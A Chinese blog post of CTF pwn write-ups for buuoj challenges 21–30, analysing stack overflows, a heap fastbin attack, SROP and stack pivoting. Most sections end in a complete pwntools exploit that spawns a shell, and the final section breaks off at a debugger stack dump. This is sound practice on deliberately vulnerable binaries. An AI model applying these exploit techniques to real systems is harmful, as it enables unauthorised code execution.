buuoj Pwn writeup 21-30

原创

yongbaoii 于 2021-02-05 23:00:41 发布 1061 收藏 1

分类专栏： CTF 文章标签： 安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/yongbaoii/article/details/113463104
版权

CTF 专栏收录该内容
213 篇文章 7 订阅
订阅专栏

21 ciscn_2019_ne_5

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH     S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 85 Symbols     No      0               4       ./2019
```

```
int __cdecl GetFlag(char *src)
{
  char dest[4]; // [esp+0h] [ebp-48h] BYREF
  char v3[60]; // [esp+4h] [ebp-44h] BYREF

  *(_DWORD *)dest = 48;
  memset(v3, 0, sizeof(v3));
  strcpy(dest, src);
  return printf("The flag is your log:%s\n", dest);
}
```

https://blog.csdn.net/yongbaoii

这个地方的strcpy函数，一看就估摸着有问题。

他把src那块的东西复制到了dest

但是你会发现

dest那里

```
0000048
0000048 dest            db 4 dup(?)
0000044 var_44          db ?
0000043                 db ? ; undefined
0000042                 db ? ; undefined
0000041                 db ? ; undefined
0000040                 db ? ; undefined
000003F                 db ? ; undefined
000003E                 db ? ; undefined
000003D                 db ? ; undefined
000003C                 db ? ; undefined
```

https://blog.csdn.net/yongbaoii

0x48

但是你是可以往src那里输入东西的。

```
1 int __cdecl AddLog(int a1)
2 {
3   printf("Please input new log info:");
4   return __isoc99_scanf("%128s", a1);
5 }
```

https://blog.csdn.net/yongbaoii

一口气能输128个字节，那这就造成了溢出。

那再说怎么利用

这个地方首先要注意他这里没有/bin/sh，但是有sh

```
OAD:080482CD aLibcSo6        db 'libc.so.6',0        ; DATA XREF: LOAD:
OAD:080482D7 aIoStdinUsed    db '_IO_stdin_used',0   ; DATA XREF: LOAD:
OAD:080482E6 byte_80482E6    db 66h                  ; DATA XREF: LOAD:
OAD:080482E7 aFlush          db 'flush',0
OAD:080482ED aStrcpy         db 'strcpy',0           ; DATA XREF: LOAD:
OAD:080482F4 aExit           db 'exit',0             ; DATA XREF: LOAD:
OAD:080482F9 aIsoc99Scanf    db '__isoc99_scanf',0   ; DATA XREF: LOAD:
OAD:08048308 aPuts           db 'puts',0             ; DATA XREF: LOAD:
OAD:0804830D aStdin          db 'stdin',0            ; DATA XREF: LOAD:
```

而且还非常隐蔽

```
LOAD:080482EA                db 's'
LOAD:080482EB                db  68h ; h
LOAD:080482EC                db    0
```

所以呢咱们这边推荐之后/bin/sh跟sh的搜索都用ROPgadget。

```
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary './2019' --string '/bin/sh'
Strings information
============================================================
wuangwuang@wuangwuang-PC:~/Desktop$ ROPgadget --binary './2019' --string 'sh'
Strings information
============================================================
0x080482ea : sh
```

非常的nice

然后程序里面本来就有system函数，然后就一把梭。

exp

```python
from pwn import *

context(log_level='debug')
proc_name = './2019'

p = process(proc_name)
# p = remote('node3.buuoj.cn', 29868)
elf = ELF(proc_name)
system_addr = elf.sym['system']
main_addr = elf.sym['main']
sh_str = 0x80482ea
p.sendlineafter('password:', 'administrator')
p.recv()
p.sendline('1')
p.recvuntil('info:')
payload = 'a' * (0x48 + 4) + p32(system_addr) + p32(main_addr) + p32(sh_str)
p.sendline(payload)
p.recv()
p.sendline('4')
p.interactive()
```

插一句，这个脚本也是我学来的，感觉写的非常棒。

22 铁人三项(第五赛区)_2018_rop

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 70 Symbols     No      0               2       2018_rop
```

栈溢出倒是很明显。

```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+10h] [ebp-88h] BYREF

  return read(0, buf, 0x100u);
}
```

https://blog.csdn.net/yongbaoli

但是这玩意是个啥刚开始我还真没看出来。

```
  v1 = getegid();
  return setresgid(v1, v1, v1);
}
```

度娘知道

C语言getegid()函数：获得组识别码

跟这个题也没啥关系，就不管了

那么说这个题怎么解
它有个栈溢出，然后我们通过它下面的write函数，泄露libc的地址，然后计算libc基地址，获得system函数地址，然后就又是一把梭。

然后要注意它还没给libc，所以得用LibcSearcher

exp

```
from pwn import *
from LibcSearcher import*

context(log_level='debug')
proc_name = './2018_rop'

#p = process(proc_name)
r = remote('node3.buuoj.cn', 26479)
elf = ELF(proc_name)
main_addr = elf.sym['main']
write_plt = elf.plt['write']
write_got = elf.got['write']

payload = 'a' * 140 + p32(write_plt) + p32(main_addr) + p32(0) + p32(write_got) + p32(4)

r.sendline(payload)

write_addr = u32(r.recv())

print hex(write_addr)

libc = LibcSearcher('write', write_addr)
libc_base = write_addr - libc.dump('write')

system_addr =libc_base + libc.dump('system')
bin_sh =libc_base + libc.dump('str_bin_sh')

payload = 'a' * 140 + p32(system_addr) + p32(bin_sh) + p32(bin_sh)

r.sendline(payload)

r.interactive()
```

23 babyheap_0ctf_2017

嚯，buu里面第一个全绿的。

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH
 No Symbols       Yes   0               2       ./2017
```

```
{
  char *v4; // [rsp+8h] [rbp-8h]

  v4 = sub_B70();
  while ( 1 )
  {
    sub_CF4(a1, a2);
    switch ( sub_138C() )
    {
      case 1LL:
        a1 = (__int64)v4;
        sub_D48(v4);
        break;
      case 2LL:
        a1 = (__int64)v4;
        sub_E7F(v4);
        break;
      case 3LL:
        a1 = (__int64)v4;
        sub_F50(v4);
        break;
      case 4LL:
        a1 = (__int64)v4;
        sub_1051(v4);
        break;
      case 5LL:
        return 0LL;
      default:
        continue;
    }
  }
}
```

https://blog.csdn.net/yongbaoii

这题刚进去我就看着不大对劲，这种菜单题很堆啊

```
  alarm(0x3Cu);
  puts("===== Baby Heap in 2017 =====");
  fd = open("/dev/urandom", 0);
```

果然

baby heap

乍一眼看过去都会用到v4，所以就瞅瞅v4是个啥。

```
int fd; // [rsp+4h] [rbp-3Ch]
char *addr; // [rsp+8h] [rbp-38h]
unsigned __int64 v3; // [rsp+10h] [rbp-30h]
__int64 buf[4]; // [rsp+20h] [rbp-20h] BYREF

buf[3] = __readfsqword(0x28u);
setvbuf(stdin, 0LL, 2, 0LL);
setvbuf(_bss_start, 0LL, 2, 0LL);
alarm(0x3Cu);
puts("===== Baby Heap in 2017 =====");
fd = open("/dev/urandom", 0);
if ( fd < 0 || read(fd, buf, 0x10uLL) != 16 )
  exit(-1);
close(fd);
addr = (char *)((buf[0] % 0x555555543000uLL + 0x10000) & 0xFFFFFFFFFFFFF000LL);
v3 = (buf[1] % 0xE80uLL) & 0xFFFFFFFFFFFFFFF0LL;
if ( mmap(addr, 0x1000uLL, 3, 34, -1, 0LL) != addr )
  exit(-1);
return &addr[v3];
```

https://blog.csdn.net/yongbaoii

首先要搞清楚这个函数是干嘛的。

大概就是堆的初始化。

```
void __fastcall sub_D48(__int64 a1)
{
  int i; // [rsp+10h] [rbp-10h]
  int v2; // [rsp+14h] [rbp-Ch]
  void *v3; // [rsp+18h] [rbp-8h]

  for ( i = 0; i <= 15; ++i )
  {
    if ( !*(_DWORD *)(24LL * i + a1) )
    {
      printf("Size: ");
      v2 = sub_138C();
      if ( v2 > 0 )
      {
        if ( v2 > 4096 )
          v2 = 4096;
        v3 = calloc(v2, 1uLL);
        if ( !v3 )
          exit(-1);
        *(_DWORD *)(24LL * i + a1) = 1;
        *(_QWORD *)(a1 + 24LL * i + 8) = v2;
        *(_QWORD *)(a1 + 24LL * i + 16) = v3;
        printf("Allocate Index %d\n", (unsigned int)i);
      }
      return;
    }
  }
}
```

https://blog.csdn.net/yongbaoii

第一个函数分析。

calloc函数。

C 库函数 void *calloc(size_t nitems, size_t size) 分配所需的内存空间，并返回一个指向它的指针。malloc 和 calloc 之间的不同点是，malloc 不会设置内存为零，而 calloc 会设置分配的内存为零。

nitems – 要被分配的元素个数。
size – 元素的大小。

分配的大小不能超过 4096 字节
*(24LL * i + a1)：置 1 表示 chunk 已经创建
*(a1 + 24LL * i + 8)：存储 chunk 的大小
*(a1 + 24LL * i + 16)：存储 chunk 的地址

```
__int64 result; // rax
int v2; // [rsp+18h] [rbp-8h]
int v3; // [rsp+1Ch] [rbp-4h]

printf("Index: ");
result = sub_138C();
v2 = result;
if ( (int)result >= 0 && (int)result <= 15 )
{
  result = *(unsigned int *)(24LL * (int)result + a1);
  if ( (_DWORD)result == 1 )
  {
    printf("Size: ");
    result = sub_138C();
    v3 = result;
    if ( (int)result > 0 )
    {
      printf("Content: ");
      result = sub_11B2(*(_QWORD *)(24LL * v2 + a1 + 16), v3);
    }
  }
}
return result;
```

https://blog.csdn.net/yongbaoii

先判断对应位是否为 1

，即 chunk 是否存在

如果存在把输入的内容写入 *(24LL * v2 + a1 + 16) 对应的地址中。

这里没有对 v3 的大小做限制，存在堆溢出

```
__int64 result; // rax
int v2; // [rsp+1Ch] [rbp-4h]

printf("Index: ");
result = sub_138C();
v2 = result;
if ( (int)result >= 0 && (int)result <= 15 )
{
  result = *(unsigned int *)(24LL * (int)result + a1);
  if ( (_DWORD)result == 1 )
  {
    *(_DWORD *)(24LL * v2 + a1) = 0;
    *(_QWORD *)(24LL * v2 + a1 + 8) = 0LL;
    free(*(void **)(24LL * v2 + a1 + 16));
    result = 24LL * v2 + a1;
    *(_QWORD *)(result + 16) = 0LL;
  }
}
return result;
```

https://blog.csdn.net/yongbaoii


free部分也没有uaf，清除的还是挺干净的。

```
int result; // eax
int v2; // [rsp+1Ch] [rbp-4h]

printf("Index: ");
result = sub_138C();
v2 = result;
if ( result >= 0 && result <= 15 )
{
  result = *(_DWORD *)(24LL * result + a1);
  if ( result == 1 )
  {
    puts("Content: ");
    sub_130F(*(_QWORD *)(24LL * v2 + a1 + 16), *(_QWORD *)(24LL * v2 + a1 + 8));
    result = puts(byte_14F1);
  }
}
```

https://blog.csdn.net/yongbaoli

先判断对应位是否为 1 ，即 chunk 是否存在
如果存在，打印长度为 *(24LL * v2 + a1 + 8) 存储字节数内容指针 *(24LL * v2 + a1 + 16) 指向的内容



会发现这里居然还有个puts，但是没啥用，传给puts的参数那里是个\x00。

解题思路是个啥，因为里面有double free漏洞，先通过堆溢出改变堆块大小，开一个chunk然后扔到unsortedbin里面，通过dump函数泄露地址，然后计算基质，得出one_gadget，再通过fastbin attack，修改malloc_hook为one_gadget 从而拿到权限。

exp

```
from pwn import*
#p = process("./2017")
p = remote('node3.buuoj.cn', 29514)
context.log_level = 'debug'
libc = ELF("libc-2.23.so")

def alloc(size):
    p.recvuntil('Command: ')
    p.sendline('1')
    p.sendline(str(size))

def fill(idx,payload):
    p.recvuntil('Command: ')
    p.sendline('2')
    p.sendline(str(idx))
    p.sendline(str(len(payload)))
    p.send(payload)

def free(idx):
    p.recvuntil('Command: ')
```

```
    p.sendline('3')
    p.sendline(str(idx))

def dump(idx):
    p.recvuntil('Command: ')
    p.sendline('4')
    p.sendline(str(idx))
    p.recvuntil('Content: \n')

alloc(0x60)#0
alloc(0x40)#1
alloc(0x100)#2
fill(0,0x60*'a'+p64(0)+p64(0x71))
fill(2,0x10*'b'+p64(0)+p64(0x71))

free(1)
alloc(0x60)
fill(1,0x40*'c'+p64(0)+p64(0x111))
alloc(0x100)#3
free(2)
dump(1)
main_arena = u64(p.recvuntil("\x7f")[-6:].ljust(8,"\x00"))

#先需要一个unsorted bin 泄露地址，就需要chunk2，申请再释放，让里面有了main_arena的地址，通过堆溢出，将0x50大小的chunk 1伪造成0x80，释放了再申请回来，就能输出chunk 2里面的地址了。

offset = hex(0x7f9888706b78-0x7f9888342000)

libc_base = main_arena - 0x3c4b78

malloc_chunk = libc.symbols["__malloc_hook"]+libc_base
fake_chunk = malloc_chunk-0x23

free(1)
fill(0,"a"*0x60+p64(0)+p64(0x71)+p64(fake_chunk)+p64(0))
alloc(0x60)
alloc(0x60)
fill(2, "a"*3+p64(0)+p64(0)+p64(libc_base+0x4526a))
alloc(0x100)
p.interactive()

#第二部分就是fastbin_attack， 构造一个链，即addr1->addr2->addr1，中间夹着一个是绕过double free的检查，fake chunk的伪造也是为了fastbin attack的检查。
```

24 bjdctf_2020_babyrop

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 73 Symbols     No      0               2       ./2020
```

```
ssize_t vuln()
{
  char buf[32]; // [rsp+0h] [rbp-20h] BYREF

  puts("Pull up your sword and tell me u story!");
  return read(0, buf, 0x64uLL);
}
```

https://blog.csdn.net/yongbaoli

有个栈溢出，然后里面有puts函数，这不就完了嘛

泄露libc地址，然后一把梭。

exp

```python
from pwn import *
from LibcSearcher import*

context(log_level='debug')
proc_name = './2020'

r = remote('node3.buuoj.cn',25696)

elf = ELF(proc_name)

main_addr = elf.sym['main']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']

pop_rdi = 0x400733

r.recvuntil('Pull up your sword and tell me u story!\n')

payload = 'a' * 40 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)

r.sendline(payload)

puts_addr = u64(r.recv(6).ljust(8, '\x00'))

print hex(puts_addr)

libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
system_addr = libc_base + libc.dump('system')
bin_sh = libc_base + libc.dump("str_bin_sh")

payload = 'a' * 40 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)

r.sendline(payload)

r.interactive()
```

25 others_shellcode

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH
 72 Symbols     No      0               0       ./shell_asm
```

```
int getShell()
{
  int result; // eax
  char v1[9]; // [esp-Ch] [ebp-Ch] BYREF

  strcpy(v1, "/bin//sh");
  result = 11;
  __asm { int     80h; LINUX - sys_execve }
  return result;
}
```

https://blog.csdn.net/yongbaoii

就是里面写了个汇编代码

asm里面的就是当汇编代码执行

```
getShell        proc near               ; CODE XREF: main+D↓p
; __unwind {
                push    ebp
                mov     ebp, esp
                call    __x86_get_pc_thunk_ax
                add     eax, (offset _GLOBAL_OFFSET_TABLE_ - $)
                xor     edx, edx        ; envp
                push    edx
                push    'hs//'
                push    'nib/'
                mov     ebx, esp        ; file
                push    edx
                push    ebx
                mov     ecx, esp        ; argv
                mov     eax, 0FFFFFFFFh
                sub     eax, 0FFFFFFF4h
                int     80h             ; LINUX - sys_execve
                nop
                pop     ebp
                retn
; } // starts at 550
```

https://blog.csdn.net/yongbaoii

读它的汇编代码。

先看那个int 80h
这是32位的系统调用
系统调用号是eax
eax是11的时候调用的是execve函数
这个函数需要三个参数
这些参数存在ebx，ecx，edx里面
所以上面那个代码就是在getshell
所以只要连上跑一下就可以了。

```
  0x56555575 <getShell+37>    sub    eax   0xc
▶ 0x56555578 <getShell+40>    int    0x80 <SYS_execve>
      path: 0xffffbd34 ◂— '/bin//sh'
      argv: 0xffffbd2c —▸ 0xffffbd34 ◂— '/bin//sh'
      envp: 0x0
  0x5655557a <getShell+42>    nop
  0x5655557b <getShell+43>    pop    ebp
  0x5655557c <getShell+44>    ret
```

这里有个题就是用的这些知识

连上跑一下

```
wuangwuang@wuangwuang-PC:~/Desktop$ nc node3.buuoj.cn 28528
ls
bin
boot
dev
etc
flag
flag.txt
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
cat flag
flag{27d75e62-f8cc-4f03-a22b-87763a371431}
```

https://blog.csdn.net/yongbaoii

26 pwn2_sctf_2016

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 74 Symbols     No      0               2       ./2016
```

发现有个这玩意。

```
void do_thing()
{
  __asm { int     80h; LINUX - }
}
```

```
int vuln()
{
  char nptr[32]; // [esp+1Ch] [ebp-2Ch] BYREF
  int v2; // [esp+3Ch] [ebp-Ch]

  printf("How many bytes do you want me to read? ");
  get_n(nptr, 4);
  v2 = atoi(nptr);
  if ( v2 > 32 )
    return printf("No! That size (%d) is too large!\n", v2);
  printf("Ok, sounds good. Give me %u bytes of data!\n", v2);
  get_n(nptr, v2);
  return printf("You said: %s\n", nptr);
}
```

https://blog.csdn.net/yongbaoii

```
int __cdecl get_n(int a1, unsigned int a2)
{
  unsigned int v2; // eax
  int result; // eax
  char v4; // [esp+Bh] [ebp-Dh]
  unsigned int i; // [esp+Ch] [ebp-Ch]

  for ( i = 0; ; ++i )
  {
    v4 = getchar();
    if ( !v4 || v4 == 10 || i >= a2 )
      break;
    v2 = i;
    *(_BYTE *)(v2 + a1) = v4;
  }
  result = a1 + i;
  *(_BYTE *)(a1 + i) = 0;
  return result;
}
```

https://blog.csdn.net/yongbaoii

看似好像没啥漏洞，没啥问题，但是会发现无论是vuln函数还是get_n函数，里面只检查了不大于多少，这就有了整数溢出漏洞，我们只要输入一个负数，就会绕过他这些检查。然后从理论上是去用那个int 80h去执行系统调用，但是没有找到合适的gadget。程序里面有printf函数，所以还是泄露函数然后一把梭吧。

exp

```python
from LibcSearcher import LibcSearcher
from pwn import *

io = remote("node3.buuoj.cn",28702)
elf = ELF("./2016")

printf_plt = elf.plt["printf"]
printf_got = elf.got["printf"]
fmtstr = 0x080486F8
vuln_addr = 0x0804852F

payload1 = "A" * 0x30 + p32(printf_plt) + p32(vuln_addr) + p32(fmtstr) + p32(printf_got)
io.recvuntil("How many bytes do you want me to read? ")
io.sendline("-2")
io.recvuntil("bytes of data!\n")
io.sendline(payload1)

io.recvuntil("You said: ")
io.recvuntil("You said: ")
printf_addr = u32(io.recv(4))
print(printf_addr)


libc = LibcSearcher('printf', printf_addr)
libcbase = printf_addr - libc.dump('printf')
system_addr = libcbase + libc.dump('system')
binsh_addr = libcbase + libc.dump('str_bin_sh')

payload2 = "A" * 0x30 + p32(system_addr) + p32(vuln_addr) + p32(binsh_addr)
io.recvuntil("How many bytes do you want me to read? ")
io.sendline("-2")
io.recvuntil("bytes of data!\n")
io.sendline(payload2)

io.interactive()
```

27 ciscn_2019_s_3

SROP

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 68 Symbols     No      0               0       ./3
```

又是个这。

```
signed __int64 vuln()
{
  signed __int64 result; // rax

  __asm { syscall; LINUX - sys_read }
  result = 1LL;
  __asm { syscall; LINUX - sys_write }
  return result;
}
```

https://blog.csdn.net/yongbaoli

```
buf= byte ptr -10h

; __unwind {
push    rbp
mov     rbp, rsp
xor     rax, rax
mov     edx, 400h       ; count
lea     rsi, [rsp+buf]  ; buf
mov     rdi, rax        ; fd
syscall                 ; LINUX - sys_read
mov     rax, 1
mov     edx, 30h        ; count
lea     rsi, [rsp+buf]  ; buf
mov     rdi, rax        ; fd
syscall                 ; LINUX - sys_write
retn
vuln endp ; sp-analysis failed
```

https://blog.csdn.net/yongbaoli

还是看汇编靠谱。

所以就是read函数跟write函数而已。
缓冲区开了10h
read能够输入400h
就有溢出了嘛。

具体利用就得用到SROP
SROP一遍过

首先是我们需要在里面写入‘/bin/sh’，通过read写进去之后写在了栈里面，但是我们并不知道栈得地址，所以需要通过write函数泄露，泄露的话write函数会输出30h大小的数据，需要你在里面找到栈的地址，并且计算到/bin/sh的偏移量。
经过调试之后其中0x20到0x28是一个栈上的地址，到/bin/sh距离是0x118，就获得了/bin/sh的地址。

```
from pwn import *
from LibcSearcher import *

r = remote('node3.buuoj.cn', 29487)
elf = ELF('./3')

context.log_level = 'debug'
context.arch = elf.arch

se      = lambda data               :r.send(data)
sa      = lambda delim,data         :r.sendafter(delim, data)
sl      = lambda data               :r.sendline(data)
sla     = lambda delim,data         :r.sendlineafter(delim, data)
sea     = lambda delim,data         :r.sendafter(delim, data)
rc      = lambda numb=4096          :r.recv(numb)
rl      = lambda                    :r.recvline()
ru      = lambda delims, drop=True  :r.recvuntil(delims, drop)
uu32    = lambda data               :u32(data.ljust(4, '\0'))
uu64    = lambda data               :u64(data.ljust(8, '\0'))
info_addr = lambda tag, addr        :r.info(tag + ': {:#x}'.format(addr))

sigreturn = 0x4004DA # mov eax 0fh
system_call = 0x0400517
read_write = 0x4004F1
main_addr = elf.sym['main']

p1 = flat(['/bin/sh\x00', 'b'*8, read_write]) #good!
#你会发现这里为什么read的地址跟平常我们写的在ebp之后不一样。
#这是因为这个函数调用规则不是我们平常的_cedel，这个函数最后一句直接就是retn，而我们平常见到的是level | ret

sl(p1)
rc(32)
binsh_addr = u64(rc(8)) - 0x118
rc(8)

frame = SigreturnFrame()
frame.rax = constants.SYS_execve
frame.rdi = binsh_addr
frame.rsi = 0
frame.rdx = 0
frame.rip = system_call
#pwntools功能就是强大

p2 = flat(['a'*0x10, sigreturn, system_call, frame])
sl(p2)

r.interactive()
```

模板学来的，非常好用。

28 [HarekazeCTF2019]baby_rop2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 71 Symbols     No      0               4       ./1
```

```
char buf[28]; // [rsp+0h] [rbp-20h] BYREF
int v5; // [rsp+1Ch] [rbp-4h]

setvbuf(stdout, 0LL, 2, 0LL);
setvbuf(stdin, 0LL, 2, 0LL);
printf("What's your name? ");
v5 = read(0, buf, 0x100uLL);
buf[v5 - 1] = 0;
printf("Welcome to the Pwn World again, %s!\n", buf);
return 0;
```

https://blog.csdn.net/yongbaoli

这一上来就个栈溢出，然后有read函数泄露libc地址一把梭。

```
0x000000000040072c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040072e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400730 : pop r14 ; pop r15 ; ret
0x0000000000400732 : pop r15 ; ret
0x000000000040072b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040072f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004005a0 : pop rbp ; ret
0x0000000000400733 : pop rdi ; ret
0x0000000000400731 : pop rsi ; pop r15 ; ret
0x000000000040072d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004004d1 : ret
0x0000000000400532 : ret 0x200a
```

https://blog.csdn.net/yongbaoli

这是gadget。

read函数也能泄露

exp

```python
from pwn import*
from LibcSearcher import*

r = remote('node3.buuoj.cn',28671)

elf=ELF('./1')

rdi_ret=0x400733
rsi_r15_ret=0x400731
format_str=0x400770
read_got=elf.got['read']
printf_plt=elf.plt['printf']
main_addr=0x400636

payload='a'*0x20+'b'*0x8
payload+=p64(rdi_ret)+p64(format_str)
payload+=p64(rsi_r15_ret)+p64(read_got)+p64(0x0)
payload+=p64(printf_plt)+p64(main_addr)

r.recvuntil("What's your name?")
r.sendline(payload)

read_addr=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
libc = LibcSearcher('read', read_addr)

libc_base=read_addr-libc.dump('read')
system_addr=libc_base+libc.dump('system')
binsh_addr=libc_base+libc.dump('str_bin_sh')

payload2='a'*0x20+'b'*0x8+p64(rdi_ret)+p64(binsh_addr)+p64(system_addr)+p64(main_addr)
r.recvuntil("What's your name?")
r.sendline(payload2)

r.interactive()
```

29 ez_pz_hackover_2016

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX disabled   No PIE          No RPATH   No RUNPATH
 76 Symbols     No      0               6       ./2
```

你会发现它没有

开NX，所以直接把shellcode可以写在栈上。

```
{
  size_t v0; // eax
  int result; // eax
  char s; // [esp+Ch] [ebp-40Ch]
  _BYTE *v3; // [esp+40Ch] [ebp-Ch]

  printf("Yippie, lets crash: %p\n", &s);
  printf("Whats your name?\n");
  printf("> ");
  fgets(&s, 1023, stdin);
  v0 = strlen(&s);
  v3 = memchr(&s, 10, v0);
  if ( v3 )
    *v3 = 0;
  printf("\nWelcome %s!\n", &s);
  result = strcmp(&s, "crashme");
  if ( !result )
    result = vuln((unsigned int)&s, 0x400u);
  return result;
}
```

https://blog.csdn.net/yongbaoii

程序一点点，有个比较陌生的函数。

memchr

C 库函数 void *memchr(const void *str, int c, size_t n) 在参数 str 所指向的字符串的前 n 个字节中搜索第一次出现字符 c（一个无符号字符）的位置。

我们考虑写入shellcode，那么需要泄露栈的地址，但是程序直接给出来了。

```
result = (void *)strcmp(&s, "crashme");
if ( !result )
```

有个检测，你可以用'\x00'把它绕过,因为上面会把'\n'变成'\x00'，所以直接用'\n'绕过就好。

绕过之后会有个溢出，然后溢出到shellcode上就好了。

exp

```
from pwn import *

context(os = "linux", arch = "i386")

#r = remote('node3.buuoj.cn',25228)
r = process('./2')

r.recvuntil('crash: 0x')
address = r.recv(8)
gdb.attach(r)
hack_addr = int(address, 16) - 28

payload = "crashme\x00" + '\x00' * 18 + p32(hack_addr) + asm(shellcraft.sh())

r.sendafter('> ', payload)

r.interactive()
```

你会发现里面第二个payload后面的padding是不是数量不对，明明IDA里面显示的缓冲区大小是0x32

在动态调试的时候发现

```
──────────────────────────────────[ DISASM ]──────────────────────────────────
  0x80485ed <vuln+9>     push   dword ptr [ebp + 0xc]
  0x80485f0 <vuln+12>    lea    eax, [ebp + 8]
  0x80485f3 <vuln+15>    push   eax
  0x80485f4 <vuln+16>    lea    eax, [ebp + 0x32]
  0x80485f7 <vuln+19>    push   eax
▶ 0x80485f8 <vuln+20>    call   memcpy@plt <memcpy@plt>
      dest: 0xff8091c6 ◂— 0x0
      src: 0xff809200 —▸ 0xff80921c ◂— 'crashme'
      n: 0x400

  0x80485fd <vuln+25>    add    esp, 0x10
  0x8048600 <vuln+28>    nop
  0x8048601 <vuln+29>    leave
  0x8048602 <vuln+30>    ret

  0x8048603 <chall>      push   ebp
```

https://blog.csdn.net/yongbaoii

src并不是我们看到的就像IDA里面的s的地址，那问题出在那里？

```
▶ 0x80485f8 <vuln+20>    call   memcpy@plt <memcpy@plt>
      dest: 0xff8091c6 ◂— 0x0
      src: 0xff809200 —▸ 0xff80921c ◂— 'crashme'
      n: 0x400
```

```
void *__cdecl vuln(char src, size_t n)
{
  char dest; // [esp+6h] [ebp-32h]

  return memcpy(&dest, &src, n);
}
```

他这个函数src那里是个二级指针，传入的是写着字符串的指针的地址，破案了。

30 ciscn_2019_es_2

保护

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH    S
ymbols          FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH
 79 Symbols     No      0               6       ./3
```

```
int hack()
{
  return system("echo flag");
}
```

这里有system

但是里面的命令echo flag 只不过是输出flag这个字符串而已

```
int vul()
{
  char s; // [esp+0h] [ebp-28h]

  memset(&s, 0, 0x20u);
  read(0, &s, 0x30u);
  printf("Hello, %s\n", &s);
  read(0, &s, 0x30u);
  return printf("Hello, %s\n", &s);
}
```

https://blog.csdn.net/yongbaoli

开了个0x28大小的缓冲区，但是read读入的大小是0x30，除了覆盖ebp之外只能覆盖返回地址了。

所以直接想到应该栈迁移。

栈迁移

```
wndbg> stack 20
0:0000| esp  0xffcc6ca0 ◂— 0x61616161 ('aaaa')
.. ↓
2:0008|      0xffcc6ca8 —▸ 0xffcc6cb4 ◂— 0x63636363 ('cccc')
3:000c|      0xffcc6cac ◂— 'bbbb'
4:0010|      0xffcc6cb0 —▸ 0x8048400 (system@plt) ◂— jmp    dword ptr  0x804a018
5:0014|      0xffcc6cb4 ◂— 0x63636363 ('cccc')
6:0018|      0xffcc6cb8 —▸ 0xffcc6cbc ◂— '/bin/sh'
7:001c|      0xffcc6cbc ◂— '/bin/sh'
8:0020|      0xffcc6cc0 ◂— 0x68732f /* '/sh' */
9:0024|      0xffcc6cc4 ◂— 0x70707070 ('pppp')
a:0028| ebp  0xffcc6cc8 —▸ 0xffcc6cac ◂— 'bbbb'
b:002c|      0xffcc6ccc —▸ 0x804862a (main+43) ◂— mov    eax  0
c:0030|      0xffcc6cd0 —▸ 0xf7f46520 (_dl_fini) ◂— push   ebp
d:0034|      0xffcc6cd4 —▸ 0xffcc6cf0 ◂— 0x1
e:0038|      0xffcc6cd8 ◂— 0x0
f:003c|      0xffcc6cdc —▸ 0xf7d4db41 (__libc_start_main+241) ◂— add    esp  0x10
0:0040|      0xffcc6ce0 —▸ 0xf7f0d000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1d9d6c
.. ↓
2:0048|      0xffcc6ce8 ◂— 0x0
